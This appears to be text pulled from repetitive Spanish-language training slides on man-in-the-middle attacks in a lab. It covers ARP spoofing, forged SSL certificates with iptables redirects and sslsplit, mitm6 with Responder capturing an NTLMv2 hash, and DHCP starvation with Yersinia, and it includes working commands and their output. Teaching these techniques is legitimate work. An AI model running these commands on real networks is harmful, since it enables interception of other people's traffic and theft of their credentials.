ocsp.rootg2.amazontrust.com 13.249.12.177,13.249.12.157,13.249.12.60,13.249.12.156
img-s-msn-com.akamaized.net 84.53.132.67,84.53.132.57
img-s-msn-com.akamaized.net 84.53.132.67,84.53.132.57
www.bing.com 204.79.197.200,13.107.21.200
www.bing.com 204.79.197.200,13.107.21.200
ocsp.rootcal.amazontrust.com 13.224.106.105,13.224.106.95,13.224.106.107,13.224.106.16
ecm-us.dev.virtualearth.net 23.37.175.29
ocsp.rootcal.amazontrust.com 13.224.106.105,13.224.106.95,13.224.106.107,13.224.106.16
ecm-us.dev.virtualearth.net 23.37.175.29
ecm-us.dev.virtualearth.net 23.37.175.29
browser.events.data.msn.com 52.168.117.170
browser.events.data.msn.com 52.168.117.170
th.bing.com 204.79.197.200,13.107.21.200
th.bing.com 204.79.197.200,13.107.21.200
```



BASIC MITM - ARP SPOOFING





dns						
No.	Time	Source	Destination	Protocol	Length	Info
6524	353.973497197	192.168.12.1	192.168.12.218	DNS	104	Standard query response 0xbdc8 A or-se.storage.googleapis.com A 142.250.201.80
6530	354.763578515	192.168.12.218	192.168.12.1	DNS	88	Standard query 0xdaeb A or-se.storage.googleapis.com
6532	354.763664266	192.168.12.218	8.8.8.8	DNS	87	Standard query 0xf84d A mediaservices.cdn-apple.com
6533	354.763693231	192.168.12.1	192.168.12.218	DNS	104	Standard query response 0xdaeb A or-se.storage.googleapis.com A 142.250.201.80
6534	354.763694217	192.168.12.218	8.8.8.8	DNS	87	Standard query 0x9192 AAAA mediaservices.cdn-apple.com
6537	354.772549059	8.8.8.8	192.168.12.218	DNS	258	Standard query response 0xf84d A mediaservices.cdn-apple.com CNAME mediaservices.cdn-apple.com.akadns.net CNAME mediaservices.cdn-apple.com
6539	354.774508818	8.8.8.8	192.168.12.218	DNS	282	Standard query response 0x9192 AAAA mediaservices.cdn-apple.com CNAME mediaservices.cdn-apple.com.akadns.net CNAME mediaservices.cdn-apple.com
6567	355.361316737	192.168.12.218	8.8.8.8	ICMP	225	Destination unreachable (Port unreachable)
6597	357.086603617	192.168.12.218	8.8.8.8	ICMP	301	Destination unreachable (Port unreachable)
6598	357.087712600	192.168.12.218	8.8.8.8	ICMP	198	Destination unreachable (Port unreachable)
6599	357.087744483	192.168.12.218	192.168.12.1	DNS	91	Standard query 0x38f5 A log-ingestion-eu.samsungacr.com
6601	357.087792965	192.168.12.218	192.168.12.1	DNS	91	Standard query 0x6f2a AAAA log-ingestion-eu.samsungacr.com
6606	357.087870973	192.168.12.1	192.168.12.218	DNS	219	Standard query response 0x38f5 A log-ingestion-eu.samsungacr.com A 52.209.205.185 A 108.128.87.241 A 52.17.205.183 A 54.228.18.98 A 34.201.190.100
6607	357.087904021	192.168.12.1	192.168.12.218	DNS	91	Standard query response 0x6f2a AAAA log-ingestion-eu.samsungacr.com
6637	359.956484385	192.168.12.218	192.168.12.1	DNS	87	Standard query 0x0931 A mediaservices.cdn-apple.com
6638	359.956523294	192.168.12.218	192.168.12.1	DNS	87	Standard query 0xbc1e AAAA mediaservices.cdn-apple.com
6639	359.966654208	192.168.12.1	192.168.12.218	DNS	282	Standard query response 0xbc1e AAAA mediaservices.cdn-apple.com CNAME mediaservices.cdn-apple.com.akadns.net CNAME mediaservices.cdn-apple.com
6640	359.967023959	192.168.12.1	192.168.12.218	DNS	258	Standard query response 0x0931 A mediaservices.cdn-apple.com CNAME mediaservices.cdn-apple.com.akadns.net CNAME mediaservices.cdn-apple.com
6655	362.158603329	192.168.12.218	8.8.8.8	DNS	91	Standard query 0xd2f1 AAAA log-ingestion-eu.samsungacr.com
6659	362.164038370	8.8.8.8	192.168.12.218	DNS	172	Standard query response 0xd2f1 AAAA log-ingestion-eu.samsungacr.com SOA ns-558.awsdns-05.net
6662	362.557498302	192.168.12.218	8.8.8.8	ICMP	200	Destination unreachable (Port unreachable)
6665	362.557522321	192.168.12.218	192.168.12.1	DNS	75	Standard query 0x0363 A crl.godaddy.com
6666	362.565024315	192.168.12.1	192.168.12.218	DNS	165	Standard query response 0x0363 A crl.godaddy.com CNAME gdcrl.godaddy.com.akadns.net A 192.124.249.31 A 192.124.249.36 A 192.124.249.41

BASIC MITM - ARP SPOOFING


Limitaciones del ataque ARP Spoofing:



BASIC MITM - ARP SPOOFING

Limitaciones del ataque ARP Spoofing:

- **Necesidad de estar en la misma red:** El atacante debe estar en la misma red local que las víctimas para ejecutar un ataque de ARP Spoofing.
- **Detección y prevención:** Los ataques de ARP Spoofing son relativamente fáciles de detectar si se utilizan herramientas de monitoreo adecuadas. Además, se pueden implementar medidas de seguridad, como DHCP Snooping y Dynamic ARP Inspection, para prevenir este tipo de ataques.
- **Problemas con HTTPS:** Con la creciente adopción de HTTPS, los certificados SSL/TLS dificultan la interceptación de tráfico cifrado. Los navegadores modernos también son más resistentes a los ataques MITM, lo que limita aún más la efectividad de los ataques de ARP Spoofing.



BASIC MITM - ARP SPOOFING

Limitaciones del ataque ARP Spoofing:

- **Necesidad de estar en la misma red:** El atacante debe estar en la misma red local que las víctimas para ejecutar un ataque de ARP Spoofing.
- **Detección y prevención:** Los ataques de ARP Spoofing son relativamente fáciles de detectar si se utilizan herramientas de monitoreo adecuadas. Además, se pueden implementar medidas de seguridad, como DHCP Snooping y Dynamic ARP Inspection, para prevenir este tipo de ataques.
- **Problemas con HTTPS:** Con la creciente adopción de HTTPS, los certificados SSL/TLS dificultan la interceptación de tráfico cifrado. Los navegadores modernos también son más resistentes a los ataques MITM, lo que limita aún más la efectividad de los ataques de ARP Spoofing.

Dado que muchos servicios en línea utilizan HTTPS, la efectividad de ARP Spoofing se ha visto reducida en gran medida en los últimos años. Los navegadores modernos muestran advertencias de seguridad cuando se intenta acceder a sitios web con certificados no válidos o cuando se detectan posibles ataques MITM. Como resultado, los atacantes suelen recurrir a técnicas más avanzadas para sortear estas defensas.



Cert and SSL - Spoofing

Los certificados SSL/TLS (Secure Sockets Layer/Transport Layer Security) son un componente fundamental en la seguridad de las comunicaciones en línea. Se utilizan para cifrar las conexiones entre un cliente y un servidor, lo que garantiza la privacidad y la integridad de los datos transmitidos. Aquí hay información relevante sobre los certificados SSL/TLS:


Importancia de los Certificados SSL/TLS:

Cifrado de Comunicaciones: Los certificados SSL/TLS permiten el cifrado de las comunicaciones entre un cliente y un servidor. Esto garantiza que los datos transmitidos estén protegidos y no sean legibles para terceros no autorizados.

Integridad de Datos: Además del cifrado, los certificados SSL/TLS verifican la integridad de los datos. Si se modifica la información durante la transmisión, se detecta y se rechaza.

Autenticación del Servidor: Los certificados SSL/TLS autentican al servidor, lo que garantiza que el cliente se está conectando al sitio web o servidor correcto y no a un sitio web falso. Esto es especialmente importante para prevenir ataques MITM (Man-in-the-Middle).

Construcción de Confianza: La presencia de un certificado SSL/TLS en un sitio web se indica mediante el icono de candado en el navegador y la dirección "https://". Esto construye confianza en los visitantes del sitio, ya que saben que sus datos están protegidos.



Cert and SSL - Spoofing

Uso de Certificados SSL/TLS para Evitar Ataques MITM:

Los certificados SSL/TLS son una defensa efectiva contra los ataques MITM. Cuando un sitio web utiliza un certificado SSL/TLS, el cliente (navegador web) verifica la autenticidad del certificado del servidor. Si el certificado no es válido o es sospechoso, se mostrarán advertencias al usuario.



Cert and SSL - Spoofing



Uso de Certificados SSL/TLS para Evitar Ataques MITM:

Los certificados SSL/TLS son una defensa efectiva contra los ataques MITM. Cuando un sitio web utiliza un certificado SSL/TLS, el cliente (navegador web) verifica la autenticidad del certificado del servidor. Si el certificado no es válido o es sospechoso, se mostrarán advertencias al usuario.

Para llevar a cabo un ataque MITM en una conexión segura HTTPS, un atacante debería ser capaz de:

- Suplantar al servidor legítimo y presentar un certificado SSL/TLS válido (lo que es muy difícil debido a la autoridad de certificación que emite los certificados).
- Convencer al usuario de que su certificado es legítimo (lo que es complicado debido a las advertencias del navegador).

Dado que los navegadores modernos son muy buenos en detectar y advertir sobre certificados no válidos o sospechosos, los ataques MITM exitosos en conexiones HTTPS son cada vez más difíciles de llevar a cabo.

Cert and SSL - Spoofing

Uso de Certificados SSL/TLS para Autenticación:

Además de asegurar las comunicaciones, los certificados SSL/TLS también se pueden utilizar para autenticarse en plataformas. Esto se logra mediante certificados de cliente, que son emitidos a los usuarios o dispositivos y se utilizan para demostrar su identidad ante un servidor. Los certificados de cliente son útiles en aplicaciones de acceso seguro a sistemas, como redes VPN o servicios web restringidos.



Cert and SSL - Spoofing



Uso de Certificados SSL/TLS para Autenticación:

Además de asegurar las comunicaciones, los certificados SSL/TLS también se pueden utilizar para autenticarse en plataformas. Esto se logra mediante certificados de cliente, que son emitidos a los usuarios o dispositivos y se utilizan para demostrar su identidad ante un servidor. Los certificados de cliente son útiles en aplicaciones de acceso seguro a sistemas, como redes VPN o servicios web restringidos.

En resumen, los certificados SSL/TLS desempeñan un papel crítico en la seguridad de Internet al cifrar las comunicaciones, autenticar servidores y, en algunos casos, autenticar a los clientes. Están diseñados para garantizar la privacidad, la integridad y la autenticación en un mundo en línea donde la seguridad es fundamental.

Cert and SSL - Spoofing



Uso de Certificados SSL/TLS para Evitar Ataques MITM:

Los certificados SSL/TLS son una defensa efectiva contra los ataques MITM. Cuando un sitio web utiliza un certificado SSL/TLS, el cliente (navegador web) verifica la autenticidad del certificado del servidor. Si el certificado no es válido o es sospechoso, se mostrarán advertencias al usuario.

Cert and SSL - Spoofing

Uso de Certificados SSL/TLS para Evitar Ataques MITM:

Los certificados SSL/TLS son una defensa efectiva contra los ataques MITM. Cuando un sitio web utiliza un certificado SSL/TLS, el cliente (navegador web) verifica la autenticidad del certificado del servidor. Si el certificado no es válido o es sospechoso, se mostrarán advertencias al usuario.

Para llevar a cabo un ataque MITM en una conexión segura HTTPS, un atacante debería ser capaz de:

- Suplantar al servidor legítimo y presentar un certificado SSL/TLS válido (lo que es muy difícil debido a la autoridad de certificación que emite los certificados).
- Convencer al usuario de que su certificado es legítimo (lo que es complicado debido a las advertencias del navegador).



Cert and SSL - Spoofing

Uso de Certificados SSL/TLS para Evitar Ataques MITM:

Los certificados SSL/TLS son una defensa efectiva contra los ataques MITM. Cuando un sitio web utiliza un certificado SSL/TLS, el cliente (navegador web) verifica la autenticidad del certificado del servidor. Si el certificado no es válido o es sospechoso, se mostrarán advertencias al usuario.

Para llevar a cabo un ataque MITM en una conexión segura HTTPS, un atacante debería ser capaz de:

- Suplantar al servidor legítimo y presentar un certificado SSL/TLS válido (lo que es muy difícil debido a la autoridad de certificación que emite los certificados).
- Convencer al usuario de que su certificado es legítimo (lo que es complicado debido a las advertencias del navegador).

Dado que los navegadores modernos son muy buenos en detectar y advertir sobre certificados no válidos o sospechosos, los ataques MITM exitosos en conexiones HTTPS son cada vez más difíciles de llevar a cabo.

Cert and SSL - Spoofing



Teoría: generamos un certificado para levantar un servicio HTTP que suplante un servicio web, interceptaremos el trafico y descifraremos el trafico con el certificado

Cert and SSL - Spoofing



Teoría: generamos un certificado para levantar un servicio HTTP que suplante un servicio web, interceptaremos el tráfico y descifraremos el tráfico con el certificado

```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~]> keytool -genkey -v -keystore MiTM.cert -alias mitmcerts -keyalg RSA -keysize 2048 -validity 100000
```

Cert and SSL - Spoofing



Teoría: generamos un certificado para levantar un servicio HTTP que suplante un servicio web, interceptaremos el trafico y descifraremos el trafico con el certificado

```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~]> keytool -genkey -v -keystore MiTM.cert -alias mitmcerts -keyalg RSA -keysize 2048 -validity 100000
```

[1] create RSA key pair

```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~]> openssl genrsa -out ca.key 4096
```

[2] create cert

```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~]> openssl req -new -x509 -days 1826 -key ca.key -out ca.crt
```

Cert and SSL - Spoofing

Reset de IPtables:

```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~]> echo '1' > /proc/sys/net/ipv4/ip_forward  
iptables-save > /pineapple/modules/SSLsplit/rules/saved  
iptables -X  
iptables -F  
iptables -t nat -F  
iptables -P INPUT ACCEPT  
iptables -P FORWARD ACCEPT  
iptables -P OUTPUT ACCEPT
```



Cert and SSL - Spoofing

Reset de IPtables:

```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~]> echo '1' > /proc/sys/net/ipv4/ip_forward  
iptables-save > /pineapple/modules/SSLsplit/rules/saved  
iptables -X  
iptables -F  
iptables -t nat -F  
iptables -P INPUT ACCEPT  
iptables -P FORWARD ACCEPT  
iptables -P OUTPUT ACCEPT
```

Posibles redirecciones:

Plain text HTTP traffic (80) is redirected to port 8080

```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~]> iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT  
--to-ports 8080
```

SSL-based HTTPS traffic (443) is redirected to port 8443

```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~]> iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT  
--to-ports 8443
```



Cert and SSL - Spoofing

WhatsApp (5222) is redirected to port 8080 (Deprecated)

```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~]> iptables -t nat -A PREROUTING -p tcp --dport 5222 -j REDIRECT --to-ports 8080
```

IMAP over SSL (993), SMTP over SSL (465 and 587) is redirected to port 8443

```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~]> iptables -t nat -A PREROUTING -p tcp --dport 587 -j REDIRECT --to-ports 8443  
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~]> iptables -t nat -A PREROUTING -p tcp --dport 465 -j REDIRECT --to-ports 8443  
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~]> iptables -t nat -A PREROUTING -p tcp --dport 993 -j REDIRECT --to-ports 8443
```



Cert and SSL - Spoofing

Empleamos la herramienta **SSLSTRIP** para que el trafico cifrado viaje a traves de el certificado SSL que acabmos de crear. Ojo con los directorios donde quereis que se exporten los resultados asi como poner correctamente la ruta donde se encuentra el gertificado que hemos generado.

```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~]> sudo sslsplit -D -l /tmp/connections.log -j /tmp/sslsplit/ -S /tmp/logdir/ -k /path/to/ca.key -c  
/path/to/ca.crt ssl 0.0.0.0 8443 tcp 0.0.0.0 8080
```

Cert and SSL - Spoofing

Empleamos la herramienta SSLSTRIP para que el trafico cifrado viaje a traves de el certificado SSL que acabmos de crear. Ojo con los directorios donde quereis que se exporten los resultados asi como poner correctamente la ruta donde se encuentra el gertificado que hemos generado.

```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~]> sudo sslsplit -D -l connections.log -j /tmp/sslsplit/ -S /tmp/logdir/ -k /path/to/ca.key -c  
/path/to/ca.crt ssl 0.0.0.0 8443 tcp 0.0.0.0 8080
```

Muchas webs daran error, podéis intentarlo con alguno como: <https://www.ovh.com/auth/>
Como dara MUCHOS resultados de peticiones de tráfico interceptado, usaremos el comando find para limpiar ficheros vacios.

```
[jomoza@notyourdevice] [/dev/pts/0] [master ⚡]  
[~]> find /tmp/logdir -size 0 -print -delete
```

A meme featuring Marge Simpson from The Simpsons. She is shown from the chest up, holding a white coffee mug with her right hand. A large, light blue coffee pot is pouring dark brown coffee into the mug. Marge has her signature yellow skin, blue eyes, and a pearl necklace. The background is a simple, stylized indoor setting with orange and purple walls.

ME

CRIMES

MORE IN THE MIDDLE THAN A THURSDAY

WUPS - Mod. 3. Men in the Middle II

MORE IN THE MIDDLE THAN A THURSDAY

RESPONDER

RESPONDER.py es una herramienta de ataque de red que se utiliza para interceptar y obtener los hashes NTLM de las contraseñas de los usuarios.

La herramienta funciona engañando a los dispositivos de la red para que se autenticuen con la herramienta. El ataque aprovecha las debilidades en la implementación del protocolo NTLMv1/v2 de Microsoft para forzar la autenticación a través de la herramienta y obtener los hashes NTLM de las contraseñas de los usuarios en la red.

```
$ responder -l eth0
```

USING
8.8.8.8

USING
8.8.4.4



MORE IN THE MIDDLE THAN A THURSDAY


CUANDO UN DISPOSITIVO EN UNA RED IPV6 NECESITA RESOLVER UN NOMBRE DE DOMINIO, ENVÍA UNA CONSULTA DE DNS EN MULTICAST A TODOS LOS DISPOSITIVOS DE LA RED LOCAL. ESTO SIGNIFICA QUE CUALQUIER DISPOSITIVO EN LA RED PUEDE RESPONDER A LA CONSULTA Y PROPORCIONAR UNA DIRECCIÓN IP FALSA, LO QUE PERMITE A UN ATACANTE REALIZAR ATAQUES DE PHISHING, REDIRECCIONAMIENTO DE TRÁFICO Y OTROS TIPOS DE ATAQUES MITM.

MITM6 ES UNA HERRAMIENTA DE CÓDIGO ABIERTO QUE SE UTILIZA PARA REALIZAR ATAQUES DE TIPO MAN-IN-THE-MIDDLE (MITM) CONTRA REDES IPV6. LA HERRAMIENTA SE ENFOCA EN EXPLOTAR DEBILIDADES EN LA IMPLEMENTACIÓN DEL PROTOCOLO DE RESOLUCIÓN DE NOMBRES DE DOMINIO (DNS) EN ENTORNOS DE RED IPV6.

MITM6 APROVECHA ESTA DEBILIDAD EN LA IMPLEMENTACIÓN DEL PROTOCOLO DE RESOLUCIÓN DE NOMBRES DE DOMINIO EN REDES IPV6 PARA REALIZAR UN ATAQUE MITM Y REDIRIGIR EL TRÁFICO DE RED DE LAS VÍCTIMAS A TRAVÉS DE UN SERVIDOR CONTROLADO POR EL ATACANTE. LA HERRAMIENTA INTERCEPTA LAS SOLICITUDES DE DNS REALIZADAS POR LOS DISPOSITIVOS EN LA RED Y LAS RESPONDE CON RESPUESTAS FALSAS QUE CONTIENEN DIRECCIONES IP CONTROLADAS POR EL ATACANTE.

```
$ sudo mitm6 -i eth0
```

```
$ responder -l eth0 -wFv
```



```
IPv6 address: fe80::483d:82a1:4f67:ee8b
Warning: Not filtering on any domain, mitm6 will reply to all DNS queries.
Unless this is what you want, specify at least one domain with -d
An error occurred while sending a packet: [Errno 1] Operation not permitted
Note that root privileges are required to run mitm6
An error occurred while sending a packet: [Errno 1] Operation not permitted
Note that root privileges are required to run mitm6
^C
Shutting down packet capture after next packet...
^C
```

```
(kali㉿kali)-[~/RT_TOOLS/mitm6-0.3.0]
```

```
$
(kali㉿kali)-[~/RT_TOOLS/mitm6-0.3.0]
$ sudo mitm6 -i eth0
Starting mitm6 using the following configuration:
Primary adapter: eth0 [08:00:27:b1:9d:67]
IPv4 address: 10.0.9.6
IPv6 address: fe80::483d:82a1:4f67:ee8b
Warning: Not filtering on any domain, mitm6 will reply to all DNS queries.
Unless this is what you want, specify at least one domain with -d
IPv6 address fe80::4699:1 is now assigned to mac=08:00:27:b6:da:14 host=PRIN
CIPAL-BLEACH.BLEACH.local. ipv4=
^B^[[C
IPv6 address fe80::4699:2 is now assigned to mac=08:00:27:bf:4a:34 host=DESK
TOP-05N3UTI.BLEACH.local. ipv4=
Sent spoofed reply for principal-bleach.bleach.local. to fe80::4699:2
Sent spoofed reply for principal-bleach.bleach.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for wpad.BLEACH.local. to fe80::4699:2
Sent spoofed reply for wpad.BLEACH.local. to fe80::4699:2
Sent spoofed reply for wpad.bleach.local. to fe80::4699:2
Sent spoofed reply for wpad.bleach.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for dns.msftncsi.com. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.LOCAL. to fe80::4699:2
Sent spoofed reply for b.ip6-servers.arpa. to fe80::4699:2
Sent spoofed reply for b.ip6-servers.arpa. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.local. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.LOCAL. to fe80::4699:2
Sent spoofed reply for WIN-2Z6RQ14IAOX.BLEACH.LOCAL. to fe80::4699:2
Sent spoofed reply for e.ip6-servers.arpa. to fe80::4699:2
```


```
54
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] NTLMv2 Client : 10.0.9.5
[HTTP] NTLMv2 Username : BLEACH\jquerito
[HTTP] NTLMv2 Hash : jquerito::BLEACH:fbb1afbd450c7de5:02178715829F078E4
A9B58A177CDB10D:01010000000000006C836188A865D9014066ED001AB21BB8000000000200
0800440058004C00580001001E00570049004E002D0032005A00360052005100310034004900
41004F00580004001400440058004C0058002E004C004F00430041004C000300340057004900
4E002D0032005A0036005200510031003400490041004F0058002E00440058004C0058002E00
4C004F00430041004C0005001400440058004C0058002E004C004F00430041004C0008003000
30000000000000000000000000000000000000000000000000000000000000000000000000
F13AEAA5A6A028EB1B830A00100000000000000000000000000000000000000000000000000
540050002F0077007000610064000000000000000000000000000000000000000000000000
[HTTP] WPAD (auth) file sent to 10.0.9.5
[CLDAP] Sent CLDAP pong to fe80::4699:3.
[CLDAP] Sent CLDAP pong to fe80::4699:3.
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] Sending NTLM authentication request to 10.0.9.5
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] GET request from: ::ffff:10.0.9.5 URL: /wpad.dat
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
```

DHCP : STRVT ATTACK : ROGE DHCP

DHCP PROCESS



DHCP : STRVT ATTACK : ROGE DHCP



DHCP : STRVT ATTACK : ROGE DHCP

Adaptador de Ethernet Ethernet:

```
Sufijo DNS específico para la conexión. . . :  
Descripción . . . . . : Intel(R) PRO/1000 MT Desktop Adapter  
Dirección física. . . . . : 08-00-27-0A-36-58  
DHCP habilitado . . . . . : sí  
Configuración automática habilitada . . . : sí  
Vínculo: dirección IPv6 local. . . : fe80::ba87:dff8:e5a1:9d42%14(Preferido)  
Dirección IPv4. . . . . : 192.168.1.43(Preferido)  
Máscara de subred . . . . . : 255.255.255.0  
Concesión obtenida. . . . . : lunes, 27 de noviembre de 2023 4:43:39  
La concesión expira . . . . . : lunes, 27 de noviembre de 2023 16:35:06  
Puerta de enlace predeterminada . . . . . : 192.168.1.1  
Servidor DHCP . . . . . : 192.168.1.1  
IAID DHCPv6 . . . . . : 101187623  
DUID de cliente DHCPv6. . . . . : 00-01-00-01-2C-ED-41-7E-08-00-27-0A-36  
Servidores DNS. . . . . : 80.58.61.250  
                        80.58.61.254  
NetBIOS sobre TCP/IP. . . . . : habilitado
```

C:\Users\Juan\Desktop>ip a



Launch attack



Edit interfaces



Load default



List attacks



Clear stats



Capture



Edit mode



Exit

Protocols Packets

CDP 0

DHCP 0

802.1Q 0

802.1X 0

DTP 0

HSRP 0

ISL 0

MDIS 0

Field Value Description

CDP DHCP 802.1Q 802.1X DTP HSRP ISL MPLS STP VTP Yersinia log

SIP DIP MessageType Interface Count Last seen

Dynamic Host Configuration Prot

Source MAC 02:48:33:66:02:51

SIP 0.0.0.0

Op 01 Htype 01

CI 0.0.0.0 YI 0.0.0.0

